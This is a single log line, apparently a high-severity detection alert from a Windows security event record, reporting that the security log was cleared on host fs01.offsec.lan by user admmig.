2021-06-04 04:17:44.873 +09:00	fs01.offsec.lan	1102	high	Security log was cleared	User: admmig